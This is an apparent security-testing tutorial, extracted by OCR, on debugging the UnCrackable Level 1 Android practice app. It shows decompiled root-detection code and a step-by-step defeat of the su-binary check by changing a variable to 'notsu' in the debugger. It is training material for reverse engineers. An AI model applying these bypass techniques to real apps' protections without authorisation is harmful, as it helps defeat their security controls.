
Once you tap the Uncrackable app icon from the launcher, it will be suspended in "Wait For Debugger" mode.



Waiting For Debugger


Application Uncrackable1 (process sg.vantagepoint.uncrackable1) is waiting for the debugger to attach.

Now you can set breakpoints and attach to the Uncrackable1 app process with the "Attach Debugger" toolbar button.


MainActivity.java - Uncrackable1-apkx - [~/StudioProjects/Uncrackable1-apkx]
vantagepoint
uncrackable1
MainActivity
MainActivity.java
Attach debugger to Android process
MainActivity
a()
set breakpoint

```java
/.../
package sg.vantagepoint.uncrackable1;

import ...

public class MainActivity
extends Activity {
    private void a(String string) {
        AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
        alertDialog.setTitle((CharSequence)string);
        alertDialog.setMessage((CharSequence)"This in unacceptable. The app is now going to exit.");
        alertDialog.setButton(-3, (CharSequence)"OK", (DialogInterface.OnClickListener)new b(this));
        alertDialog.setCancelable(false);
        alertDialog.show();
    }

    protected void onCreate(Bundle bundle) {
        if (sg.vantagepoint.a.c.a() || sg.vantagepoint.a.c.b() || sg.vantagepoint.a.c.c()) {
            this.a("Root detected!");
        }
        if (sg.vantagepoint.a.b.a(this.getApplicationContext())) {
            this.a("App is debuggable!");
        }
        super.onCreate(bundle);
        this.setContentView(2130903040);
    }
```

Note that only method breakpoints work when debugging an app from decompiled sources. Once a method breakpoint is reached, you'll get the chance to single step during the method execution.



Select a process to attach to:


Show all processes

Debugger: Auto

Emulator Pixel_API_25 Android 7.1.1, API 25
sg.vantagepoint.uncrackable1


After you choose the Uncrackable1 application from the list, the debugger will attach to the app process and you'll reach the breakpoint that was set on the `onCreate` method. Uncrackable1 app triggers anti-debugging and anti-tampering controls within the `onCreate` method. That's why setting a breakpoint on the `onCreate` method just before the anti-tampering and anti-debugging checks are performed is a good idea.

Next, single-step through the `onCreate` method by clicking "Force Step Into" in Debugger view. The "Force Step Into" option allows you to debug the Android framework functions and core Java classes that are normally ignored by debuggers.




```
"main"@4,370 in group "main": RUNNING
onCreate:-1, MainActivity (sg.vantagepoint.uncrackable1)
performCreate:6679, Activity (android.app)
callActivityOnCreate:1118, Instrumentation (android.app)
performLaunchActivity:2618, ActivityThread (android.app)
handleLaunchActivity:2726, ActivityThread (android.app)
-wrap12:-1, ActivityThread (android.app)
handleMessage:1477, ActivityThread$H (android.app)
dispatchMessage:102, Handler (android.os)
loop:154, Looper (android.os)
main:6119, ActivityThread (android.app)
invoke:-1, Method (java.lang.reflect)
run:886, ZygoteInit$MethodAndArgsCaller (com.android.internal.os)
```

Once you "Force Step Into", the debugger will stop at the beginning of the next method, which is the a method of the class `sg.vantagepoint.a.c`.




```java
/.../
package sg.vantagepoint.a;

import android.os.Build;
import java.io.File;

public class c {
    /*
     * Enabled force condition propagation
     * Lifted jumps to return sites
     */
    public static boolean a() {
        boolean bl = false;
        String[] arrstring = System.getenv("PATH").split(":");
        int n = arrstring.length;
        int n2 = 0;
        do {
            boolean bl2 = bl;
            if (n2 >= n) return bl2;
            if (new File(arrstring[n2], "su").exists()) {
                return true;
            }
            ++n2;
        } while (true);
    }
```

This method searches for the “su” binary within a list of directories (`/system/xbin` and others). Since you’re running the app on a rooted device/emulator, you need to defeat this check by manipulating variables and/or function return values.



```java
/.../
package sg.vantagepoint.a;

import android.os.Build;
import java.io.File;

public class c {
    /*
     * Enabled force condition propagation
     * Lifted jumps to return sites
     */
    public static boolean a() {
        boolean bl = false;
        String[] arrstring = System.getenv("PATH").split(":");
        int n = arrstring.length;
        int n2 = 0;
        do {
            boolean bl2 = bl;
            if (n2 >= n) return bl2;
            if (new File(arrstring[n2], "su").exists()) {
                return true;
            }
            ++n2;
        } while (true);
    }
```

You can see the directory names inside the “Variables” window by clicking “Step Over” the Debugger view to step into and through the a method.


Debug Android Debugger (8616)

Debugger Console

Frames


"main"@4,370 in group "main": RUNNING

a:-1, c *(sg.vantagepoint.a)*
onCreate:-1, MainActivity *(sg.vantagepoint.uncrackable1)*
performCreate:6679, Activity *(android.app)*
callActivityOnCreate:1118, Instrumentation *(android.app)*

Step into the `System.getenv` method with the “Force Step Into” feature.

After you get the colon-separated directory names, the debugger cursor will return to the beginning of the a method, not to the next executable line. This happens because you’re working on the decompiled code instead of the source code. This skipping makes following the code flow crucial to debugging decompiled applications. Otherwise, identifying the next line to be executed would become complicated.

If you don’t want to debug core Java and Android classes, you can step out of the function by clicking “Step Out” in the Debugger view. Using “Force Step Into” might be a good idea once you reach the decompiled sources and “Step Out” of the core Java and Android classes. This will help speed up debugging while you keep an eye on the return values of the core class functions.


Debug Android Debugger (8616)


Debugger Console

Frames


"main"@4,370 in group "main": RUNNING

split:2367, String *(java.lang)*
a:-1, c *(sg.vantagepoint.a)*
onCreate:-1, MainActivity *(sg.vantagepoint.uncrackable1)*
performCreate:6679, Activity *(android.app)*
callActivityOnCreate:1118, Instrumentation *(android.app)*
performLaunchActivity:2618, ActivityThread *(android.app)*

After the a method gets the directory names, it will search for the su binary within these directories. To defeat this check, step through the detection method and inspect the variable content. Once execution reaches a location where the su binary would be detected, modify one of the variables holding the file name or directory name by pressing F2 or right-clicking and choosing “Set Value”.




```
this = {File@4392} "null"
File.exists() = false
parent = "/vendor/bin"
child = "su"
this.path = null
```




```
this = {File@4392} "null"
parent = "/vendor/bin"
child = "notsu"
this.path = null
```


Once you modify the binary name or the directory name, `File.exists` should return `false`.



```
File.exists() = false
```


This defeats the first root detection control of UnCrackable App for Android Level 1. The remaining anti-tampering and anti-debugging controls can be defeated in similar ways so that you can finally reach the secret string verification functionality.






```
/*
 * Enabled aggressive block sorting
 */
public void verify(View object) {
    object = ((EditText)this.findViewById(2131230720)).getText().toString();
    AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
    if (a.a((String)object)) {
        alertDialog.setTitle((CharSequence)"Success!");
        alertDialog.setMessage((CharSequence)"This is the correct secret.");
    } else {
        alertDialog.setTitle((CharSequence)"Nope...");
        alertDialog.setMessage((CharSequence)"That's not it. Try again.");
    }
    alertDialog.setButton(-3, (CharSequence)"OK", (DialogInterface.OnClickListener)new c(this));
    alertDialog.show();
}
```

